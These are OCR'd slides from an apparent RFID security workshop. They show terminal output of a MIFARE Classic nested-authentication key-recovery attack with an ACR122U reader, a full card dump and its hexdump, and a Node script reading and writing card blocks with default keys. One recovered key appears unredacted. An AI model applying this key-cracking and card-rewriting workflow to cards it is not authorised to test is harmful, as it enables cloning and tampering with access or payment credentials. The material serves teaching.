
GUIDED DEMO (ACR122U)



```
Sector 00 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 01 - Unknown Key A               Unknown Key B
Sector 02 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 03 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 04 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 05 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 06 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 07 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 08 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 09 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 10 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 11 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 12 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 13 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 14 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 15 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff


Using sector 00 as an exploit sector
Sector: 1, type A, probe 0, distance 14995 .....
Sector: 1, type A, probe 1, distance 15103 .....
Sector: 1, type A, probe 2, distance 15047 .....
Sector: 1, type A, probe 3, distance 15097 .....
Sector: 1, type A, probe 4, distance 15103 .....
Sector: 1, type A, probe 5, distance 15041 .....
Sector: 1, type A, probe 6, distance 15043 .....
Sector: 1, type A, probe 7, distance 15043 .....
Sector: 1, type A, probe 8, distance 15049 .....
Sector: 1, type A, probe 9, distance 15055 .....
Sector: 1, type A, probe 10, distance 15059 .....
Sector: 1, type A, probe 11, distance 15099 .....
Sector: 1, type A, probe 12, distance 15049 .....
Sector: 1, type A, probe 13, distance 15099 .....
  Found Key: A [87[redacted]]
  Data read with Key A revealed Key B: [98a425bd468b] - checking Auth: OK
```

5. HANDS ON


GUIDED DEMO (ACR122U)



```
 Data read with Key A revealed Key B: [98[redacted] ]- checking Auth: OK
Auth with all sectors succeeded, dumping keys to a file!
Block 63, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 62, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 61, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 60, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 59, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 58, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 57, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 56, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 55, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 54, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 53, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 52, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 51, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 50, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 49, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 48, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 47, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 46, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 45, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 44, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 43, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 42, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 41, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 40, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 39, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 38, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 37, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 36, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 35, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 34, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 33, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 32, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 31, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
```

5. HANDS ON


GUIDED DEMO (ACR122U)




```
hanger  ~/RFID  hexdump mycard.mfd
0000000 9b91 db76 08a7 0004 4102 d99c f855 1d7f
0000010 0000 0000 0000 0000 0000 0000 0000 0000
*
0000030 ffff ffff ffff 07ff 6980 ffff ffff ffff
0000040 0071 0100 0078 0001 0003 7200 0015 0001
0000050 0000 8101 3200 5104 8121 6100 0023 0000
0000060 0000 0000 0000 0000 0000 0000 0000 0000
0000070 5687 56df ab12 07ff 6980 a498 bd25 8b46
0000080 0000 0000 0000 0000 0000 0000 0000 0000
*
00000b0 ffff ffff ffff 07ff 6980 ffff ffff ffff
00000c0 0000 0000 0000 0000 0000 0000 0000 0000
*
00000f0 ffff ffff ffff 07ff 6980 ffff ffff ffff
0000100 0000 0000 0000 0000 0000 0000 0000 0000
*
0000130 ffff ffff ffff 07ff 6980 ffff ffff ffff
0000140 0000 0000 0000 0000 0000 0000 0000 0000
*
0000170 ffff ffff ffff 07ff 6980 ffff ffff ffff
0000180 0000 0000 0000 0000 0000 0000 0000 0000
*
00001b0 ffff ffff ffff 07ff 6980 ffff ffff ffff
00001c0 0000 0000 0000 0000 0000 0000 0000 0000
*
00001f0 ffff ffff ffff 07ff 6980 ffff ffff ffff
0000200 0000 0000 0000 0000 0000 0000 0000 0000
*
0000230 ffff ffff ffff 07ff 6980 ffff ffff ffff
0000240 0000 0000 0000 0000 0000 0000 0000 0000
```

5. HANDS ON

GUIDED DEMO (ACR122U)




```
hanger  ~/RFID  node tools.js
usage: tools.js [-h] [-v] {read,write} ...
tools.js: error: too few arguments
hanger  ~/RFID  node tools.js read 4 A FFFFFFFFFFFF
Waiting for a card...
Card 0x919B76DB found!
ERRRRRROORRRRR :(
Read failed, maybe wrong key.
hanger  ~/RFID  node tools.js read 8 A FFFFFFFFFFFF
Waiting for a card...
Card 0x919B76DB found!
Block 8 read successfully :)
00000000000000000000000000000000
hanger  ~/RFID
```




```
hanger  ~/RFID  node tools.js read 16 B FFFFFFFFFFFF
Waiting for a card...
Card 0x919B76DB found!
Block 16 read successfully :)
00000000000000000000000000000000
hanger  ~/RFID  node tools.js write 16 B FFFFFFFFFFFF 00000000000000000000000000000055
Waiting for a card...
Card 0x919B76DB found!
Block 16 written successfully :)
hanger  ~/RFID  node tools.js read 16 B FFFFFFFFFFFF
Waiting for a card...
Card 0x919B76DB found!
Block 16 read successfully :)
00000000000000000000000000000055
hanger  ~/RFID
```

5. HANDS ON

GUIDED DEMO (PROXMARK)



